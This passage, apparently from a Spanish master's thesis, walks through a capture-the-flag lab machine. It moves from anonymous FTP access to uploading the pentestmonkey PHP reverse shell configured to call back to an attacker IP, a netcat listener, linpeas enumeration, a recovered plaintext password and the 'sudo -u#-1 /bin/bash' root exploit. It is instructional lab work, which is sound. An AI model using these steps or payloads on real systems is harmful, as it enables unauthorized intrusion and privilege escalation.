


Figura 4.1: Escaneo con threader3000 de OoOps machine

En los resultados comprobamos que los puertos abiertos son el **21**(ftp), **22**(ssh) y el **8080**(http). Esta herramienta nos facilita el comando de **nmap** para obtener más información. Una vez completado este último, obtenemos más información.




Figura 4.2: Escaneo con nmap de OoOps machine

Ahora sabemos lo siguiente:

- El puerto 21 permite conexión con el usuario anonymous.
- El puerto 22 tiene un servicio ssh disponible.
- El puerto 8080 tiene un servidor Apache httpd desplegado.

### Identificación de vulnerabilidades

Ahora que hemos completado la fase de reconocimiento, podemos buscar vulnerabilidades en los servicios detectados.

Primero nos conectamos al puerto ftp de la máquina y comprobamos que las credenciales anonymous:anonymous permiten el acceso. Con el comando **ls** vemos el directorio *html/* y dentro los archivos *html/index.php* y *html/index.html.bak*.




Figura 4.3: Escaneo con ftp de OoOps machine

Algo de lo que nos percatamos es de que tenemos permisos de escritura en la carpeta *html*. Suponemos que esta carpeta es la que contiene los archivos del servidor Apache que antes hemos detectado.


Figura 4.4: Escaneo con ftp de OoOps machine

Para comprobar nuestra teoría, hacemos un script de prueba de PHP para subirlo al servidor y ver si podemos acceder a este desde el portal web.

```
┌─[grg][pc][~/docker TFM]
└─. cat hello.php
<html>
 <head>
  <title>PHP Test</title>
 </head>
 <body>
 <?php echo '<p>Hello World</p>'; ?>
 </body>
</html>
┌─[grg][pc][~/docker TFM]
└─.
```

Figura 4.5: Script hello.php

Probamos a subir el archivo a través de ftp. El archivo se envía correctamente.

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    1 0        0            4096 Apr 11  2020 .
drwxr-xr-x    1 0        0            4096 Apr 11  2020 ..
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
226 Directory send OK.
ftp> put hello.php
local: hello.php remote: hello.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
113 bytes sent in 0.00 secs (1.0072 MB/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    1 0        0            4096 Feb 25 13:20 .
drwxr-xr-x    1 0        0            4096 Apr 11  2020 ..
-rw-r--r--    1 101      102           113 Feb 25 13:20 hello.php
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
226 Directory send OK.
```

Figura 4.6: Put hello.php

Intentamos acceder al archivo a través del puerto http y comprobamos que no solo podemos subir cualquier archivo sino que también podemos acceder a él.




Figura 4.7: Ejecución de hello.php

**Explotación**

Ahora que sabemos esto, podemos subir un shell en formato php, ejecutarlo y obtener una shell remota dentro de la máquina. Para esto, usaremos el script **php-reverse-shell** de pentestmonkey ("Php-reverse-shell", 2011). Con este script solo tenemos que cambiar la IP y el puerto para que funcione. Ponemos la IP de la máquina en la que queremos recibir la conexión y un puerto, en nuestro caso el 1234.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.15';  // CHANGE THIS
$port = 1234;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figura 4.8: Pentestmonkey php-reverse-shell.php

Posteriormente, subimos el archivo a través de **ftp** a OoOpsMachine.

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    1 0        0            4096 Feb 25 13:20 .
drwxr-xr-x    1 0        0            4096 Apr 11  2020 ..
-rw-r--r--    1 101      102           113 Feb 25 13:20 hello.php
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
226 Directory send OK.
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5490 bytes sent in 0.00 secs (45.5276 MB/s)
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    1 0        0            4096 Feb 25 13:32 .
drwxr-xr-x    1 0        0            4096 Apr 11  2020 ..
-rw-r--r--    1 101      102           113 Feb 25 13:20 hello.php
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
-rw-r--r--    1 101      102          5490 Feb 25 13:32 php-reverse-shell.php
226 Directory send OK.
ftp>
```

Figura 4.9: Put php-reverse-shell.php

Abrimos el puerto local 1234 con **netcat** para recibir la conexión con el siguiente comando.

```
1 nc -lvnp 1234
```

Listing 4.1: Comando netcat

Y accedemos al script en el portal web para activar la shell remota y recibir la conexión.




Figura 4.10: Accedemos a php-reverse-shell.php en el portal web




Figura 4.11: Shell local

Ahora que estamos dentro, buscamos la flag con el comando **find** y obtenemos la primera flag.




Figura 4.12: Flag 1

### Post-Explotación

En esta fase vamos a proceder con la escala de privilegios para conseguir el nivel máximo de privilegios en la máquina y así obtener la segunda flag. Dado que hay muchos métodos para escalar privilegios, usaremos el script **linpeas.sh** (“PEASS-ng - Privilege Escalation Awesome Scripts SUITE”, 2021). Este script nos permitirá de forma automática comprobar mucha información que puede ser relevante.

Para poder ejecutar el script, primero tenemos que subirlo al servidor y posteriormente moverlo a la carpeta */tmp*. Este directorio se usa para almacenar archivos temporales y lo más probable es que tengamos permisos de ejecución.




Figura 4.13: Put linpeas.sh

Ahora dentro del shell que teníamos, movemos el archivo a la carpeta */tmp*.

```
$ cd var/www/html
$ ls -al
total 788
drwxrwxrwx 1 root root   4096 Feb 25 15:32 .
drwxr-xr-x 1 root root   4096 Apr 11  2020 ..
-rw-r--r-- 1 ftp  ftp     113 Feb 25 13:20 hello.php
-rw-r--r-- 1 root root  10918 Apr 11  2020 index.html.bak
-rw-r--r-- 1 root root    164 Apr 11  2020 index.php
-rw-r--r-- 1 ftp  ftp  765867 Feb 25 15:32 linpeas.sh
-rw-r--r-- 1 ftp  ftp    5490 Feb 25 13:32 php-reverse-shell.php
$ cp linpeas.sh /tmp
$
```

Figura 4.14: Copia de linpeas.sh a /tmp

Y ejecutamos el script.




Figura 4.15: Ejecución de linpeas.sh

Entre todos los datos que obtenemos, vemos que hay procesos peculiares ejecutándose como root en la máquina. En concreto nos fijamos en "**/bin/bash ./myhacker.sh tefeme_86_pass**".




Figura 4.16: Procesos en ejecución

En la fase anterior hemos encontrado la flag en el directorio del usuario **hacker** y en la fase de reconocimiento hemos visto que el puerto 22 (ssh) está abierto. Este proceso recibe como argumento la cadena “tefeme_86_pass”. Esto podría ser la contraseña del usuario **hacker**.

Procedemos a verificar nuestra teoría e intentamos loguearnos por ssh en la máquina con las credenciales hacker:tefeme_86_pass.




Figura 4.17: Ssh con usuario hacker

Efectivamente, podemos iniciar sesión en la máquina con las credenciales. Ahora seguimos investigando y comprobamos qué podemos ejecutar con **sudo** como el usuario **hacker** con el siguiente comando:

```
1 sudo -l
```

Listing 4.2: Comando permisos sudo




Figura 4.18: Permisos sudo del usuario hacker

Parece ser que nuestra versión de sudo es vulnerable. No hace falta que busquemos mucho en la web para encontrar una manera de explotarlo (“Linux Privilege Escalation - Vulnerable Sudo Version”,

2021). Para escalar privilegios usando la vulnerabilidad de sudo tenemos que ejecutar el siguiente comando:

```
sudo -u#-1 /bin/bash
```

Listing 4.3: Comando vulnerabilidad sudo

Eureka, ahora tenemos root.




Figura 4.19: Explotación de sudo

Solo falta hacer un poco de búsqueda y obtenemos la segunda flag.

